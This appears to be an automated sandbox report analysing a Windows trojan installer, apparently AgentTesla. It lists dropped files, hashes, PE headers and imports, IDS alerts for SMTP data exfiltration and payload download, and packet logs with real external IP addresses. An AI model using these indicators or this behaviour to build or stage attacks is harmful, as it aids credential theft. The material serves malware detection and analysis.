SHA1:	B4159BD48769E110F77AC738B411ABFB73BE5A16
SHA-256:	1EE1B8AE17CE30ACC1DCC52DD1B0B569BB336E8D2E67E5DAC944B2D3DE4F0762
SHA-512:	CFE74620FF111A58B53BF6A495649F556E655C87BA3A4574346975D9A17D52F7140EB0DA76DBFA0D8CD33EE9525674B8BEBCF8E08CD833D66BBFA9229804978B
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\applications-other.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	685
Entropy (8bit):	7.621282940093077
Encrypted:	false
SSDEEP:	12:6v/7U+KyobNKxqUPO9/qRw6l2ZK2zirFLDbFJXy+MAg+eElsD8itXaBdHjGGrOKF:N+KyobksUVRqK2+LX/zlsYR3HjGCbx
MD5:	8C4F73C63672801A4629BA32BFAF9E31
SHA1:	C59877FEA56A2D45E36389366B0CCBC0AC2B720B
SHA-256:	DFAFC0CCDCD4A2B74B8F74ECBE0BE82FC9FF3D055A8C9585DD78379DB7F01063
SHA-512:	E4479DFE6F342212DA86B0B4BE1095162F07F7AE98AC1921CC9ED7BB650E7024CF80D1A82EA99D3744C9127FA046E82C81D4D82D17152D868DD7D1D78ACE205
Malicious:	false
Preview:	.PNG.....IHDR.....a...tIDATx.....ki.G.....pm.....c.m.v.....uNr...O.....".....\.B.....q.J.....|.^^^.....g....6..^..NV(..../.wAli.n.,,.....A~k....5....YwdS.....O/.s.9.k..|v.d.....<F.F.....z.9 CDn.IzeS.^.w.).V.0.?.._.-.....p?.....A.KV..}r...M.....<..p.....h.hEGg+.Z.$.jx7}LN....,....+...`..-N.6.8....T.T.r.zH.?...@.X...L.....fgg..{.....EQq....n.G..{65<.cD)d>.c..V}r.>z.S.D"...[.p.M.4>|.3|..7..j8:.@..5.s.P...N..P..Vi8..<3.g.5...hO..-d..Z.,.....A.Yc..3.5|.Nk.....I.7.*..a..x....2R.....sn..0..2...o....Q.)<A..M.....%`....P...Q.w. ..G.ggr.F..O5.`.5.(g...7.....3l.-d..,..1F..[t.l9.g..FX.....IEND.B`.

C:\Users\user\AppData\Local\Temp\folder-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	166
Entropy (8bit):	5.876785121167948
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllZMFnt4UoEw2GUqcklEj9h0XGqV/maXyj2flljp:6v/lhPysLEnt4UoEwsqckGpq6jy/jp
MD5:	A008C1D205C5B08639C0A8D8673C6C72
SHA1:	5190570B97A6F75F1D10D3D1EC6E46AEC8705B0B

SHA-256:	54A3EBAD22462339574D87D835CA626E039E9B38A625806BAA051F80A327C428
SHA-512:	AC5F3ED7773C04223650B757F6168FA4F6C57BA4F0C073BD5AB933B96F0FC3AEE918543C4AEA703A9F472045C6FC5CEA012935850F2971A8107772B96F341AB5
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d....]IDAT8.c`..8.....>... F...4..u...IJ.....43B.....!..X.D.&rl.5...<...IPO.....R..3...W.....o2...M`....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsg40B0.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\rt64win7.inf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	Windows setup INFormation, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	1292652
Entropy (8bit):	3.864768543104337
Encrypted:	false
SSDEEP:	3072:veHaqq95T1TpRKkYxyZuSkIRipOp1MbSqh43FFc23lRxSsopQfql1Ody29kn1jYF:XaekadZaJiaeQMV
MD5:	2D947C4C9147622CFC588FC5C17DDDEC
SHA1:	B367B48D1282E39E37B8992615FF9947DEE8CFED
SHA-256:	EBB8155AC71DD53258CE3772F189B4771272BA55E15A6DABDE2BEA6896DC2CC3
SHA-512:	3213B423153A1350AA3A0213079EDF21D77022C7839EB3A905F7EE8A02028E6A572499223889A55C2EF4646C0D3B2CB6DC64E1DCCEF26053EF80D34313EAD885
Malicious:	false
Preview:	..;. .*.*. .C.O.P.Y.R.I.G.H.T. .(.C.). .2.0.0.7.-.2.0.1.3. .R.e.a.l.t.e.k. .C.O.R.P.O.R.A.T.I.O.N.....;.....;. .R.e.a.l.t.e.k. .P.C.I.e. .F.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;. .R.e.a.l.t.e.k. .P.C.I. .G.B.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;. .R.e.a.l.t.e.k. .P.C.I.e. .G.B.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;.....[.v.e.r.s.i.o.n.].....S.i.g.n.a.t.u.r.e. . . .=. .".$.W.i.n.d.o.w.s. .N.T.$."....C.l.a.s.s. . . . . .=. .N.e.t.....C.l.a.s.s.G.U.I.D. . . .=. .{.4.d.3.6.e.9.7.2.-.e.3.2.5.-.1.1.c.e.-.b.f.c.1.-.0.8.0.0.2.b.e.1.0.3.1.8.}.....P.r.o.v.i.d.e.r. . . . .=. .%.R.e.a.l.t.e.k.%.....D.r.i.v.e.r.V.e.r. . . .=. .0.4./.1.0./.2.0.1.3.,.7...0.7.2...0.4.1.0...2.0.1.3.....C.a.t.a.l.o.g.F.i.l.e...N.T. .=. .r.t.6.4.w.i.n.7...c.a.t.....[.M.a.n.u.f.a.c.t.u.r.e.r.].....%.R.e.a.l.t.e.k.%.=.R.e.a.l.t.e.k.,. .N.T.a.m.d.6.4.....[.C.o.n.t.r.o.l.F.l.a.g.s.].....E.x.c.l.u.d.e.F.r.o.m.S.e.l.e.c.t. . . . . .=. .*.....[.R.e.a.l.t.e.k...N.T.a.m.d.6.4.].....;. .8.

C:\Users\user\AppData\Local\Temp\subfolder1\FRATERNATE.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	658225
Entropy (8bit):	6.793682843563435
Encrypted:	false
SSDEEP:	12288:rYgT387AbTc/v4b0h2gdYBXnQLGT/Fp0hZAvcG0ePzNSd01RHqtZCCNfn6THbMcR:rYgo7AbTc/v4b0h2gqBXnQLGT/Fp0hZO
MD5:	D7C874B7667F0A6AA61D8BB8D7FB680C
SHA1:	FC84BD96DEEC372BF30F2EAE236B51F7706E55A8
SHA-256:	B7F3A9793A8251532790A42CEDE3351935CCFD8B0AE26A4019956D644269B8EB
SHA-512:	68C0C7E5F23B9557C669E7808D8350A6F08409CE98E37FA3303DBA6B69BACCB9419E6070F46C3BBF826E2136874FCAC4FE4C294F2FDA5F6F98FCA041E75E3AE 6
Malicious:	false

Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....`.....@..... .....text...vf.....h..... ..`.rdata.....l.....@..@.data...x.....@....ndata...p.....rsrc...8=... ...>.....@..@..... ....

C:\Users\user\AppData\Local\Temp\user-not-tracked-symbolic.svg

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	4730
Entropy (8bit):	4.970880293743837
Encrypted:	false
SSDEEP:	96:VkoIankPYfLoIJomlXTlUxSHtuubQLqJlm0mxmOmTGmVm/mYmY:VkfcMI64RflubQW/BEjPoKlp
MD5:	8F7C767AFA41E6D03BDE59296DFF8175
SHA1:	EEFA541D3A06CAFEB62A535B86D1A95D6AAE1CD6
SHA-256:	292770B23ED69AF4EDE9255BB66ADF3D3A0FF62D827D2BA05ED2C44A57228ED6
SHA-512:	FFE75CCD2EFFA74E24955BF36DBD86BB1B30F880D233D8F5C5431E99169224E89E7C59FDD052C6F9544E05CF11FD425F01ADD6E87B512C318132D963CB338B 4
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="no"?>.<svg. xmlns:dc="http://purl.org/dc/elements/1.1/". xmlns:cc="http://creativecommons.org/ns#". xmlns :rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#". xmlns:svg="http://www.w3.org/2000/svg". xmlns="http://www.w3.org/2000/svg". width="16". version="1.1". style ="enable-background:new". id="svg7384". height="16.000645">. <metadata. id="metadata90">. <rdf:RDF>. <cc:Work. rdf:about="">. <dc:format>i mage/svg+xml</dc:format>. <dc:type. rdf:resource="http://purl.org/dc/dcmitype/StillImage" />. <dc:title>Gnome Symbolic Icons</dc:title>. <c c:license. rdf:resource="http://creativecommons.org/licenses/by-sa/4.0/" />. </cc:Work>. <cc:License. rdf:about="http://creativecommons.org/li censes/by-sa/4.0/">. <cc:permits. rdf:resource="http://creativecommons.org/ns#Reproduction" />. <cc:permits. rdf:resource="htt

C:\Users\user\AppData\Local\Temp\video-joined-displays-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	208
Entropy (8bit):	6.572781220141588
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllUxPFp/7l04sR5/7dY+MK6Ie+ed0oxIwsoazRC4I:6v/lhPysIzlZsfdY+MKda8RC4KymCeVp
MD5:	E2FC23D36F5488D1F2888D524F933582
SHA1:	335CA8F69FF42E4418F0C95A9626F7B027F62139
SHA-256:	07AEFFEAC02CD1501C54E5D66ED1816B83AF04E51B1676AF3C4A538FDC9E9E4A
SHA-512:	EA3B15A24F8B3FF83DE6ABB7392A0672A55F1F87DDC485B2AD517E76B48358C852484CF2D23FD7989992676AF73640D6CC2002FD2F0FD2EAA29C39C7DFE503I A
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..1.. .E..@v....P.....8.O.....w4@.8`..I.I....0...&y..../9..r....5..@....P.+..l..*..8..~...@....p...y.#0)....o...fq....>....S.^&.n....I END.B`.

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.793691216814324
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.Inject.11626.exe
File size:	658225
MD5:	dd43bd8cdc55dd9c8a168f7d5e67db30
SHA1:	b7b49d8b277b6cb3d3006e912ad78558872119fb
SHA256:	7dc00d4ca525d39db7c57bcbcf2a17720f3e1d2eaecfc714f5e28f0e2a09633b
SHA512:	445e59a9fd2b4a0361772e6865866aee8511e583c0771b16c8e48d32940eecafa2baa05645fd5b5e4b0f75d78f57e6548304b04be241cc25dead38c4a77583ae
SSDEEP:	12288:0YgT387AbTc/v4b0h2gdYBXnQLGT/Fp0hZAvcG0ePzNSd01RHqtZCCNfn6THbMcR:0Ygo7AbTc/v4b0h2gqBXnQLGT/Fp0hZO
TLSH:	66E418B2A130868AD5E91EF25E5AB93091B22C7CDCE2110DA9F6370DD6F231145DEB4F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	ac9eb23233b28eaa

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h

Instruction
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FE7A4A38BDAh
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FE7A4A38BAAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x52000	0x63d38	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x27000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x52000	0x63d38	0x63e00	False	0.295598990926	data	5.64645184571	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x523d0	0x368	data	English	United States
RT_ICON	0x52738	0x4180c	data	English	United States
RT_ICON	0x93f48	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0xa4770	0x94a8	data	English	United States
RT_ICON	0xadc18	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0xb1e40	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 95	English	United States
RT_ICON	0xb43e8	0x988	data	English	United States
RT_ICON	0xb4d70	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0xb51d8	0xb8	data	English	United States
RT_DIALOG	0xb5290	0x144	data	English	United States
RT_DIALOG	0xb53d8	0x13c	data	English	United States
RT_DIALOG	0xb5518	0x100	data	English	United States
RT_DIALOG	0xb5618	0x11c	data	English	United States
RT_DIALOG	0xb5738	0x60	data	English	United States
RT_GROUP_ICON	0xb5798	0x68	data	English	United States
RT_VERSION	0xb5800	0x1f4	data	English	United States
RT_MANIFEST	0xb59f8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked

DLL	Import
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
ProductName	Wadiesant
FileDescription	Unpackagedfotomo
FileVersion	19.29.0
Comments	CHONDROITI
CompanyName	Conteketra
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2045.10.148.33497635872030171 05/27/22-19:42:44.865082	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49763	587	192.168.11.20	45.10.148.33
192.168.11.2045.10.148.33497635872840032 05/27/22-19:42:44.865135	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49763	587	192.168.11.20	45.10.148.33
192.168.11.20185.222.57.7949754802018752 05/27/22-19:41:07.264505	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49754	80	192.168.11.20	185.222.57.79

Network Port Distribution

Total Packets: 31



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:41:07.246526003 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.259922028 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.260132074 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.264504910 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.278637886 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.278716087 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.278772116 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.278786898 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.278795958 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.278893948 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.279021025 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.292305946 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292381048 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292438030 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292452097 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.292453051 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292480946 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292500973 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292515993 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292530060 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292540073 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.292548895 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.292603016 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.292692900 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.305855036 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.305934906 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.305948019 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306005955 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306052923 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306139946 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306189060 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306194067 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306231022 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306245089 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306257010 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306271076 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306284904 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306298971 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306309938 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306313992 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306322098 CEST	80	49754	185.222.57.79	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:41:07.306332111 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306340933 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306350946 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306358099 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306364059 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306372881 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306380033 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.306407928 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306505919 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.306555986 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.319349051 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319432974 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319442987 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319567919 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.319616079 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.319740057 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319849968 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319890976 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.319909096 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319924116 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319947958 CEST	80	49754	185.222.57.79	192.168.11.20
